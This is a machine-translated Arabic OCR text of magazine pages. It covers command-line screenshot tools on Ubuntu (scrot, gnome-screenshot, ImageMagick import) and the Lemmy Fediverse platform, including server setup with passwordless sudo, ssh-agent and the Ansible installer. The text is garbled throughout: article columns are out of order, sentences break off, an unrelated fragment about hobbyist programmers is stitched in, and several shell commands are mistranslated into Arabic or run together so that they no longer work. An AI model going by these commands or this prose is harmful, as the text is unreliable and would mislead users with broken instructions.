لم يكن الجميع يشترون البرامج التجارية في تلك الأيام. كتب العديد من الأشخاص البرامج لأنهم احتاجوها لوظائفهم الخاصة. لقد قام الفيزيائيون، وعلماء الرياضيات، ومهندسو الكهرباء، والعسكريون، والحكومة، والمعلمون، والباحثون، وغيرهم، بتأليف البرامج لأنهم كانوا في حاجة إليها.

بعد كتابة البرنامج لأنفسهم، هؤلاء "الهواة".

"المبرمجون" لم يكونوا مهتمين ببيع البرمجيات،

Machine Translated by Google

أدوات لقطة الشاشة لسطر الأوامر

قل الجبن

Linuxمليء بأدوات لقطة شاشة سطح المكتب، ولكن ماذا لو كنت تريد التقاط لقطة شاشة سريعة من نافذة طرفية؟

بقلم علي عمران ناجوري

يلتقط نافذة أو منطقة معينة تحددها باستخدام مؤشر الماوس. تسمح لك علامة s-بتحديد المنطقة المراد التقاطها.

قبل كل شيء، -الجودة (q-)هي إحدى الميزات لقد فتنتني. يمكنك استخدامه لضبط جودة لقطة الشاشة على مقياس من 1إلى .100على سبيل المثال، عندما التقطت لقطة شاشة لنافذة مع ضبط الجودة على ،1حصلت على حجم صورة يبلغ 10.9كيلو بايت (الشكل .(2حيث أنه عندما أضبط الجودة على ،100يصبح حجم الملف 1.0ميجابايت

من شاشة الكمبيوتر أو النافذة. ينعم Linuxبعدد من الأدوات المفيدة التي أنك تريد تسجيل المحتويات التقط العرض على شاشتك في لحظة معينة. يمكنك استخدام لقطات الشاشة للحفاظ على المعلومات المهمة، أو توثيق محتويات نماذج الويب، أو توضيح إجراءات التقديم. ومع ذلك، فإن معظم أدوات لقطة الشاشة الشائعة هي تطبيقات سطح المكتب. ماذا لو كنت لا تريد الإبطاء والمناورة من خلال واجهة المستخدم الرسومية فقط لالتقاط محتويات شاشتك؟ لا يدرك العديد من المستخدمين أنه يمكنك أيضًا إنشاء لقطات شاشة من سطر الأوامر. شاشة سطر الأوامر

تعتبر اللقطات خيارًا سريعًا ومفيدًا عندما تعمل في نافذة طرفية، واستحضار لقطة شاشة من خلال أمر من سطر واحد يعني أنه يمكنك إضافة لقطات شاشة إلى نصوص Bashالخاصة بك. في هذه المقالة، سأعرض لك ثلاث أدوات مساعدة قوية لتصوير الشاشة متوفرة في نظام التشغيل Linux 22.04 Ubuntu

واجهة سطر الأوامر :(CLI)التمرير ولقطة شاشة جنوم والاستيراد .

سكروت

(scrot)هي أداة سطر أوامر خفيفة الوزن وبسيطة SCReen shOTلالتقاط لقطات الشاشة في .[1] Linuxإنه يوفر مجموعة من الخيارات وهو قابل للتكوين بدرجة عالية. لتثبيت scrotعلى نظام 22.04 Ubuntu(الشكل ،1)أدخل:

```
$ sudo apt install scrot
```

لالتقاط لقطة شاشة باستخدام ،scrotافتح Terminalوأدخل:


```
$سكروت myscreenshot.png
```

بشكل افتراضي، يقوم برنامج scrotبالتقاط الشاشة بأكملها. ومع ذلك، يمكنك أيضًا تحديد نافذة أو منطقة معينة من خلال توفير وسائط إضافية. على سبيل المثال، الأمر

```
$ scrot -s لقطة شاشة.gnp
```

```
vagrant@node1:~$ sudo apt install scrot
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  scrot
0 upgraded, 1 newly installed, 0 to remove and 185 not upgraded.
Need to get 21.2 kB of archives.
After this operation, 65.5 kB of additional disk space will be used.
Get:1 http://in.archive.ubuntu.com/ubuntu focal/universe amd64 scrot amd
64 1.2-2 [21.2 kB]
Fetched 21.2 kB in 1s (14.7 kB/s)
Selecting previously unselected package scrot.
(Reading database ... 77419 files and directories currently installed.)
Preparing to unpack .../archives/scrot_1.2-2_amd64.deb ...
Unpacking scrot (1.2-2) ...
Setting up scrot (1.2-2) ...
Processing triggers for man-db (2.9.1-1) ...
vagrant@node1:~$
```

الشكل :1تثبيت سكروت على أوبونتو.



الشكل :2لقطة شاشة منخفضة الجودة مع سكروت.

Machine Translated by Google

يستورد

يوفر برنامج الاستيراد ، وهو جزء من مجموعة ImageMagick القوية، إمكانيات موسعة لالتقاط لقطات الشاشة من سطر الأوامر .[3]من المحتمل أن يكون Im ageMagick مثبتًا بالفعل على معظم توزيعات .Linuxإذا لم يكن الأمر كذلك، فيمكنك تثبيته باستخدام مدير الحزم الخاص بتوزيعتك. على سبيل المثال، في ،Ubuntu 22.04يمكنك استخدام:

الشكل :3لقطة شاشة عالية الجودة مع سكروت.

```
Sudo $مناسب لتثبيت imagemagick
```

لالتقاط لقطة شاشة لنافذة معينة باستخدام الاستيراد، افتح الوحدة الطرفية وأدخل:

```
$استيراد Screenshot.png
```

بعد ذلك، يطلب منك الاستيراد تحديد نافذة النافذة المستهدفة باستخدام الماوس. كما يسمح أيضًا بالتقاط شاشة خادم Xبأكملها باستخدام معرف أو اسم النافذة:

```
$ import -window <window_id> Screenshot.png
```

يمكن استبدال السمة <window_id>بالمعرف الفعلي للنافذة التي تريد التقاطها. الخيارات الإضافية المقدمة عن طريق الاستيراد

تشمل تأخير الالتقاط، بما في ذلك المؤشر، وتخصيص تنسيق الإخراج.

خاتمة

إتقان الأدوات المساعدة لسطر الأوامر في نظام ،Linuxمثل scrotو gnome-screenshot وim-
المنفذ، يمكنه تبسيط سير العمل بشكل كبير وتعزيز الإنتاجية. توفر هذه الأدوات القدرة على التقاط مناطق أو نوافذ محددة.

سواء كنت كاتبًا تقنيًا يوثق إدارة Linuxأو مطورًا لحل مشكلات التعليمات البرمجية، فإن وجود أداة لقطة شاشة لسطر الأوامر تحت تصرفك أمر لا يقدر بثمن.

(الشكل .(3يعد هذا مفيدًا بشكل خاص عندما يكون لديك قيود على حجم الصورة لأحد التطبيقات.
بالإضافة إلى ذلك، يقدم برنامج scrotخيارات إضافية متعددة مثل تحديد مهلة قبل الالتقاط، بما في ذلك إدراج الماوس في الالتقاط، واستخدام تنسيق صورة مختلف.

جنوم لقطة الشاشة

في توزيعة Linuxمع بيئة سطح مكتب ،Gnomeتوفر gnome-screenshot واجهة سطر الأوامر (CLI)الغنية بالميزات لالتقاط لقطات الشاشة .[2]
لتثبيت ،gnome-screenshotاستخدم الأمر aptالعادي (الشكل :(4

```
$ sudo apt install gnome-screenshot
```

في الأساس، يمكنك التقاط لقطة شاشة باستخدام لقطة شاشة جنوم بمجرد تشغيل الأمر
(الشكل :(5

```
$ gnome-screenshot-fscreen.png
```

تقوم العلامة f-في الشكل 5بتعيين اسم ملف الالتقاط. افتراضيًا، تلتقط لقطة شاشة جنوم الشاشة بأكملها. تمامًا كما هو الحال مع ،scrotيمكنك تحديد خيارات إضافية لالتقاط منطقة أو نافذة معينة. على سبيل المثال، لالتقاط نافذة معينة، أدخل:


```
$ gnome-screenshot -w -d 3 -f Screenshot.png
```

هنا، تقوم علامة w-بتعيين النافذة المراد التقاطها. مع -د

العلم، يمكنك إدراج تأخير لعملية الالتقاط.


هناك أيضًا خيارات لتضمين المؤشر في لقطة الشاشة و

أكثر.



الشكل :4تثبيت لقطة شاشة جنوم على أوبونتو.

Machine Translated by Google



الشكل 5: التقاط لقطة شاشة باستخدام لقطة شاشة جنوم على نظام التشغيل Ubuntu.

راجع صفحات الدليل [2] [1]لمزيد من التفاصيل حول هذه الخيارات. التقاط سعيد! نن

معلومات

[1]السجل: https://manpages.ubuntu.com/manpages/Trusty/man1/ scrot.1.html

[2]لقطة شاشة جنوم: https://manpages.ubuntu.com/manpages/Jammy/en/man1/gnome-screenshot.1.html

[3]الاستيراد: https://imagemagick.org/script/import.php

نن

يمكنك تجربة العديد من الخيارات لاستكشاف الإمكانيات التي توفرها كل أداة.

مع الممارسة، يمكنك الاستفادة من قوة هذه الأدوات المساعدة لالتقاط لقطات شاشة مثالية مباشرة من سطر أوامر Linux. أنت تستطيع

المؤلف

علي عمران ناجوري كاتب تقني و
متحمس لنظام Linux ويحب الكتابة عنه
إدارة نظام Linux والتقنيات ذات الصلة. يقوم بالتدوين على موقع
tecofers.com. يمكنك التواصل معه على LinkedIn.

Machine Translated by Google

رد Fediverseعلى Reddit

ليمي أقول لك هذا

مع قيام Redditبإغلاق الوصول إلى واجهة برمجة التطبيقات الخاصة به، فقد حان الوقت للنظر إلى Fediverse للحصول على بديل. بقلم بول براون

ينمو ويتطلب مستثمرين، وبالتالي، يتم تقديم خطة عمل قابلة للتطبيق لإبقائه قابلاً للتطبيق اقتصاديًا، ويتم تقديم المزيد والمزيد من الميزات المطلوبة، مثل الميزات المضادة النموذجية الإعلانات، والميزات المميزة، والقيود المفروضة على الوصول إلى البيانات، وما إلى ذلك. وتتفاقم تجربة المستخدم تدريجيًا حتى تصل المنصة إلى نقطة الانهيار، ويغادر المجتمع - وهو الأصل العضوي الحقيقي الوحيد الذي تمتلكه منصة اجتماعية . -إنه يحدث بسرعة فائقة على تويتر، ويحدث شيئًا فشيئًا على يوتيوب، وقد بدأت العملية منذ سنوات على موقع ريديت.

أحدث التغييرات الأخيرة على سياسات واجهة برمجة التطبيقات (API) التي نفذها مالكو Redditأدت إلى تسريع هذه العملية ودفعت المئات من الوحدات الفرعية إلى إغلاق أبوابها وجعل مجتمعاتهم

خاصة، مما يعيق المستخدمين غير المشتركين (وعناكب البحث) من تصفحها. عندما هدد مسؤولو Redditبإزالة القيود الخاصة، فتح المودون المنتديات الفرعية، نعم، لكنهم صنفوا مجتمعاتهم على أنها NSFW(مما يعني أنه لن يتم عرض أي إعلانات داخلها، مما يضر بالنتيجة النهائية لـ (Redditأو غمروا مجتمعاتهم بصور ومقاطع من جون أولي الإصدار، مما يجعلها عديمة الفائدة لجميع التأثيرات العملية.

تم إصدار المزيد من التهديدات.

إن عملية التنشيط هي طريق ذو اتجاه واحد. قد يجلب ذلك مكاسب (مالية) قصيرة المدى لأصحاب الموقع، لكن التدهور دائمًا ما يكون أسوأ، ويغادر المستخدمون. عندما قررت شركة Redditإغلاق الكود المصدري الخاص بها في عام [2] ،2018تعرف المستخدمون على الكتابة الموجودة على الحائط وبدأوا على الفور في التفكير في إنشاء بدائل. وبعد مرور عام، ظهر ليمي ،[3]وهو بديل للقوة الفيدرالية (الشكل .(1

سمات

نظرًا لأن هذا هو ،Fediverseفإن الخطوة الأولى للتسجيل كمستخدم Lemmyتستلزم اختيار الموقف. كما هو الحال مع PeerTube، وMastodonيمكن أن تكون مثيلات Lemmyعامة أو إقليمية أو موضوعية ،[4]وعلى الرغم من ذلك، فإن الموقف الموحد بشكل صحيح سيسمح لك بالوصول إلى معظم المثيلات الأخرى وتصفحها والتفاعل معها، وبالتالي القراءة والاشتراك في ، ونشرها في المجتمعات، سواء كانت محلية في المثيل الذي تختاره أو عن بعد.


للمساعدة في البرمجة و

من المحتمل أن تكون النتائج الخمس الأولى التي تحصل عليها من محرك البحث الذي تختاره


سيكون من .Stack Overflowإذا سألت الإنترنت عن شيء أكثر تخصصًا، مثل مقدار نمو السلاحف البحرية في عام أو ما الأسمدة التي يجب أن تستخدمها لجعل أوراق الريحان تنمو بشكل أكثر جاذبية وعصيرًا، فإن العديد من الإجابات ستأتي من موقع Reddit(أي ، إلا إذا كنت تستخدم ،Googleوفي هذه الحالة ستكون النتائج العشرة الأولى عبارة عن إعلانات).

النقطة المهمة هي أن ،Redditتم تصميمه في الأصل ليكون لقد أصبح مجمع الأخبار الذي يديره المستخدم، مصدرًا ممتازًا للمعرفة المتخصصة والغامضة والغامضة في كثير من الأحيان والمناقشات المتعمقة. يتم إنشاء المحتوى بنسبة مائة بالمائة وتقييمه بواسطة المستخدمين، وغالبًا ما تتمكن التأثيرات المجمعة لتقسيم الموضوعات إلى مجموعات فرعية وإشراف الأقران ونظام التصويت الإيجابي والتصويت السلبي نفسه من الحفاظ على المحتوى ملائمًا ومثيرًا للاهتمام ومفيدًا.

للأسف، يصل الانحطاط إلى جميع أشكال المنصات الخاصة. في [illegible] دوكتورو ،[1]كمنصة مركزية مملوكة للشركات



Machine Translated by Google




الشكل :2تفاصيل الصفحة الأولى لـ Lemmy.

بالعودة إلى الصفحة الرئيسية الموضحة في الشكل ،2يمكنك اختيار ما إذا كنت تريد رؤية المنشورات أو التعليقات

،(4)ما إذا كنت تريد رؤية المنشورات (أو التعليقات) فقط على مجتمعاتك المشتركة أو المحلية أو الكل في جميع المثيلات الموحدة .(5)لديك أيضًا خيار تغيير كيفية تصنيفها .(6)

يكون التصنيف أكثر اكتمالاً على Lemmyمنه على ،Redditمما يسمح لك بترتيب المنشورات وفقًا للأكثر نشاطًا، حيث يعتمد ترتيب المنشور على نتيجة ووقت آخر تعليق، مع الاضمحلال بمرور الوقت؛ ساخن، مشابه للنشط، ولكنه يستخدم الوقت الذي تم فيه نشر المنشور؛ جديد، والذي يعرض أحدث المشاركات أولاً؛ قديم (يشرح نفسه بنفسه)؛ معظم التعليقات، والتي تعرض المشاركات التي تحتوي على أكبر عدد من التعليقات أولاً؛ التعليقات الجديدة، التي تصنف المشاركات الأولى عندما تتلقى ردًا جديدًا؛ وبعد ذلك يمكنك اختيار رؤية المنشور الأعلى تصنيفًا في اليوم أو الأسبوع أو الشهر أو السنة أو في كل الأوقات.

عندما تنقر على عنوان المنشور ،(7)سيتم نقلك إلى المنشور على ،Lemmy(في Reddit، سيتم توجيهك إلى المقالة المرتبطة). للانتقال إلى المقالة المرتبطة نفسها (إذا كان المنشور يرتبط بشيء ما)، انقر فوق العنوان.



ملاحظة حول المصطلحات قبل أن أتعمق أكثر: كما هو الحال مع Pixelfed، وPeerTube، وMastodon، وما إلى ذلك، فإن أحد الأمثلة في Lemmyهو خادم Lemmyالذي قام شخص ما بإعداده للمجتمعات المضيفة. بعض المثيلات مفتوحة ويمكنك فقط التسجيل والتسجيل؛ بعضها مغلق ويتطلب دعوة أو موافقة من أصحابها. إذا كان لديك مجموعة من الأصدقاء واستأجرت خادمًا احتياطيًا عبر الإنترنت، فيمكنك إعداد المثيل الخاص بك لأصدقائك أو عائلتك أو مدرستك أو زملائك في العمل وربطه ببقية شبكة Lemmy، وهي عملية تسمى الاتحاد. سأتحدث أكثر عن كيفية إعداد المثيل الخاص بك لاحقًا.

وفي الوقت نفسه، فإن المجتمعات تعادل المنتديات الفرعية الموجودة على موقع Reddit(أي المجموعات القائمة على موضوع معين لتجميع الأخبار والمشاركات والتعليقات حول موضوع محدد، مثل Doctor Whoأو Londonأو World News).

على السطح، يبدو التخطيط الافتراضي لـ Lemmy(الشكل 2)مشابهًا إلى حد كبير لـ Reddit. تشغل قائمة المنشورات (4)مع أزرار التصويت الإيجابي/التصويت السلبي (7)معظم المساحة، ولكن نظرة فاحصة ستكشف عن بعض الاختلافات. في الجزء العلوي، يمكنك دائمًا العودة إلى الصفحة الرئيسية من خلال النقر على شعار Lemmyواسمه .(1)إذا لم تقم بتسجيل الدخول، فستكون الصفحة الرئيسية هي المشاركات التي حصلت على أعلى الدرجات في المثيل المحلي. إذا قمت بتسجيل الدخول، فستكون هذه المشاركات هي الأعلى نقاطًا في مجتمعاتك المشتركة.

بالاستمرار عبر الجزء العلوي من اليسار إلى اليمين في الشكل ،2ينقلك رابط المجتمعات (2)إلى صفحة تحتوي على قائمة المجتمعات. يمكنك اختيار رؤية المجتمعات التي اشتركت فيها، أو المجتمعات المحلية في المثيل الذي قمت بالتسجيل معه، أو جميع المجتمعات عبر جميع المثيلات التي تتحد مع المثيل الخاص بك.

بعد ذلك، يقوم إنشاء منشور (3)بتنفيذ ما هو مذكور في المربع وينقلك إلى النموذج (الشكل ،(3والذي سيسمح لك بإنشاء منشور في هذه الحالة واختيار مجتمع لتلقي المنشور.

Machine Translated by Google

الشكل :4لإرسال بوق من Mastodonإلى ،Lemmyقم بتضمين عنوان المجتمع الذي تريد إرساله إليه في نص البوق.

مجتمع Lemmyواسم الموقف الذي يتم استضافته عليه كما يلي:

```
@communityname@instancename.domain
```

إلى أي ،Mastodon tootوسيظهر كموضوع جديد في المجتمع وفي تلك الحالة، ويمكن التصويت عليه بالأعلى أو بالرفض ومشاركته والتعليق عليه مثل أي منشور آخر.

على سبيل المثال، إضافة @kde@lemmy.kde.socialإلى منشور سيجعل البوق يظهر كمنشور على نسخة Lemmyالخاصة بـ KDE(الشكل .(4

إن متابعة مجتمع Lemmyمن Mastodonأمر بسيط، ولكن النتائج يمكن أن تكون فوضوية. الأمر بسيط لأنه يمكنك البحث عن مجتمع Lemmyمن داخل Mastodonمن خلال البحث عن -@community name@instancename.domainكما هو مذكور أعلاه، ثم اتبع المجتمع مثل أي حساب Mastodonآخر. إنه أمر فوضوي لأن كل منشور في المجتمع الذي تتابعه سيظهر على شكل بوق في إشعاراتك، وكل تعليق على شكل رد عام غير مفلتر على المنشور. إذا كان مجتمع Lemmyالذي تتابعه يحظى بشعبية كبيرة، فهذا كثير من الضجيج! أيضًا، في وقت كتابة هذا التقرير، كان تنسيق نص Lemmy(الذي يستخدم Markdownوالصور المرفقة لا يترجم جيدًا إلى ،Mastodonمما يجعل أشياء مثل النص المعلق مربكًا والمشاركات مملة، لأنه عادة لا يتم تضمين الصور أو مقاطع الفيديو.

لكن الميزة موجودة. يجب أن نتوقع تحسنًا خلال الإصدارات التالية من النظام الأساسي.

لقد وصل تكامل PeerTubeأيضًا إلى ،Lemmyكما تم الإعلان عنه في الإصدار ،[6] 0.16.4vلكنه يعمل بشكل جيد. لقد تمكنت من رؤية قناة PeerTube من Lemmy(الشكل ،(5لكنني لم أتمكن من رؤية أي من مقاطع الفيديو أو الاشتراك فيها، سواء من Lemmyأو على PeerTubeباستخدام حساب Lemmyالخاص بي.

مرة أخرى، هذا شيء سوف يتحسن الإصدارات المستقبلية.

لفة بنفسك

إن إعداد مثيل Lemmyمن البداية، أو حتى باستخدام ،Dockerليس مناسبًا لضعاف القلوب.

موقع خارج ،(Lemmyانقر على الرابط الموجود أسفل العنوان مباشرةً. في السطور أدناه، يمكنك التحقق من تاريخ الملصق والمجتمع الذي تم إرسال المنشور إليه. في الخلاصة يمكنك زيارة قسم التعليقات، أيقونة النجمة تحفظ/

قم بوضع إشارة مرجعية على المنشور لقراءته لاحقًا، النسخة/ تتيح لك أيقونة اللصق نشر الخبر في مكان آخر في منشورات متعددة، وتحت النقاط الرأسية الثلاث لديك خيار الإبلاغ عن المنشور وحظر المستخدم.

كما ذكرنا سابقًا، يمكنك النشر مباشرة من الصفحة الأولى، ولكن يمكنك أيضًا القيام بذلك من داخل المجتمع. في هذه الحالة، بشكل افتراضي، يعرض المربع الذي تختار فيه المجتمع للنشر المجتمع الحالي.

خطوة أخرى من Redditهي أنه بينما على Redditيمكنك نشر إما منشور نصي أو رابط أو صورة، يتيح لك Lemmyالقيام بكل ذلك في نفس الوقت. لديك حقل لعنوان URLوآخر لـ

النص، حيث يمكنك تضمين الصور ومقاطع الفيديو في نفس المنشور باستخدام تنسيق النص .Markdown

التعليقات متعددة الاستخدامات وتسمح بتنسيق العلامات والوسائط المضمنة تمامًا مثل المنشورات .[5]

الاتحاد

ومع ذلك، فإن ميزات Lemmyالأكثر إثارة للاهتمام تأتي من نسبها الفيدرالي. كما هو الحال مع ،PeerTubeو Mastodonفإن خدمة مثل ،Lemmy المنتشرة على خوادم متعددة، هي أكثر من مجرد أجزائها، مما يسمح للمجتمع بمنافسة قوة شركة عملاقة.

وفي الوقت نفسه، يؤدي هذا إلى تقليل احتمالية شراء الخدمة أو اختيارها من قبل لاعب واحد.

يسمح لك Lemmyبالوصول إلى المجتمعات الموجودة على مثيلك المحلي أو المثيلات الموحدة عبر الوالدين، وقراءة الأخبار من جميع أنحاء الشبكة، والاشتراك في المجتمعات البعيدة من مثيلك الخاص وإرسال أصواتك ومنشوراتك وتعليقاتك إليهم. التكامل مع خدمات شعر Fediالأخرى يجعله أيضًا اقتراحًا مثيرًا. إن النشر في منشورات متعددة والمتابعة من وإلى Mastodonيعمل بشكل جيد بالفعل. أضف الاسم

Machine Translated by Google

الملف في / etc/sudoers.d لا يهم اسم الملف كثيرًا، ولكن من الجيد أن يكون هو نفس اسم المستخدم الذي تستخدمه على الخادم الخاص بك.

أضف السطر التالي إلى الملف:

```
اسم المستخدم الخاص بك ALL=(ALL) NOPASSWD: ALL
```

وحفظه. اخرج من وضع المستخدم المتميز وتأكد من أن المستخدم العادي يمكنه الآن تشغيل أوامر المستخدم المتميز دون الحاجة إلى كتابة كلمة مرور:

```
سودو سو
```

يمكنك الآن الخروج من الخادم الخاص بك.

خطوة أخيرة قبل الدخول في التثبيت

الصحيح هو إضافة مفتاحك إلى ssh-agent في جلسة الإيجار الحالية على جهازك المحلي. والسبب هو أن الوقت المستقطع لكتابة كلمة المرور الخاصة بمفتاحك أثناء تثبيت Ansible قصير للغاية، لذا من المفيد أن يتمكن ssh-agent من توصيله لك.

ابدأ بـ ssh-agent

```
تقييم "$(ssh-agent-s)"
```

وأضف مفتاحك:

```
ssh-add ~/.ssh/id-rsa
```

سيطلب ssh-agent كلمة المرور للمفتاح وسيضيفها إلى حلقة المفاتيح الخاصة به.

يثبت

كما هو مذكور أعلاه، فإن التثبيت باستخدام دليل Ansible الذي يقدمه منشئو Lemmy يبسط الأمور إلى حد ما.

يوفر برنامج التثبيت Ansible جميع التبعيات التي يحتاجها Lemmy في حاويات Docker، لذلك ليس هناك أي شيء آخر عليك القيام به على الخادم الخاص بك. لكن، إذا لم يكن لديك Ansible بالفعل، فستحتاج إلى تثبيته على جهازك المحلي باستخدام مدير الحزم الخاص بالتوزيع.

ثم يمكنك استنساخ أحدث Repo Ansible من Lemmy باستخدام:

هناك العديد من الخطوات المعقدة وغالبًا ما يخطئ التوثيق [7] في بعض الخطوات أو يكون خطأً تامًا.

لحسن الحظ، أنشأ المطورون أيضًا أداة تثبيت Ansible [8] وجعلوها الطريقة الرسمية الوحيدة المدعومة لتثبيت Lemmy، وذلك لسبب وجيه: إنه يعمل بشكل جيد حقًا ويقطع جزءًا كبيرًا من العمل الشاق.

لاحظ أن برنامج التثبيت مصمم فقط للأنظمة المستندة إلى Debian في وقت كتابة هذا التقرير، لذلك سيتعين عليك تشغيل Debian أو Ubuntu أو شيء مشابه على خادمك حتى يعمل هذا.

بصرف النظر عن ذلك، لإعداد الخادم الخاص بك، ستحتاج إلى أن تكون قادرًا على الوصول إليه باستخدام مفاتيح SSH، وسيحتاج المستخدم الذي تصل إلى الخادم الخاص بك معه إلى الوصول بدون كلمة مرور إلى sudo.

